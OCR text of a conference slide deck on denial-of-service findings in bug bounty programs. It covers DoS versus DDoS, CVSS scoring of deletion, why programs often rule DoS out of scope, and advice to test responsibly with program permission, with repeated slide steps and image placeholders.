DEFCON 32


PRACTICAL EXPLOITATION OF DOS IN BUG BOUNTY

DEFCON OMG


LUPIN

09.08.20

Whoami?



BEST CITY IN THE WORLD




Lupin & Holmes

RONI "LUPIN" CARTA

♡

Bug Bounty Hunter
And Co-Founder Of
Lupin & Holmes

♡ ♡ ♡




I Love Dos

DENIAL OF SERVICE

THE GOAL

SLOW DOWN considerably a target, if possible **TAKE IT DOWN**



We are looking for business impact first

DOS Vs DDOS

Denial of Service can be done from one machine

DOS Vs DDOS

Denial of Service can be done from one machine

The additional D in DDOS is for distributed

DOS Vs DDOS

The additional D in DDOS is for distributed

Denial of Service can be done from one machine

We require a series of machines to be a able to take down our target

DoS Vs DDoS

DoS is all about the attackers ressources against the target ressources

The additional D in DDoS is for distributed

Denial of Service can be done from one machine

We require a series of machines to be a able to take down our target

DELETE: AVAILABILITY OR INTEGRITY?

DoS is the impact but not the a vulnerability class

However as per CVSS, the deletion of a resource is not considered as a problem of Availability but of Integrity

We can say that deleting a resource is in a sense denying it

DELETE: AVAILABILITY OR INTEGRITY?

"The Availability impact metric refers to the operation of the service. That is, the Availability metric speaks to the performance and operation of the service itself – **NOT THE AVAILABILITY OF THE DATA**. Consider a vulnerability in an Internet service such as web, email, or DNS that allows an attacker to modify or delete all web files in a directory would incur an impact to Integrity only, rather than Availability."

Source: CVSS 3-2-Confidentiality-and-Integrity-versus-Availability-Impact

When DoS Is Relevant?

When the website, application or feature is used by enough users

There is a strong dependency on this specific feature

It impacts the business more than anything else

DoS is out of scope

hackerone default template marks DoS out of scope 😭

Do not like DoS:
Not because of low impact but because too much impact

DoS is out of scope

This is because Programs don’t want hunters to actually take down things

It can be tested responsibly


RESPONSIBILITY WHEN TESTING DOS

♡

Find the gadget of the problem, do not need to fully exploit it

♡

If allowed, try to aim non-prod env (stg, int, sbx etc…)


ALWAYS ASK THE
PROGRAMS BEFORE
EVEN SEARCHING
FOR DOS

PROGRAMS MATURITY

DoS might be related to risk and abuse vs security

However some programs allow to actually take down the prod environment

PROGRAMS MATURITY

FOR REAL. THEY ALLOW IT. SOMEHOW

♡

and
ty

ams


allow to actually take down the prod environment

THANKS TO ALL THE COLLABS

REZO

ZAX


HISXO




SNORLHAX

0XBEEFED

BONSOIRD



DOMMERHUNTER

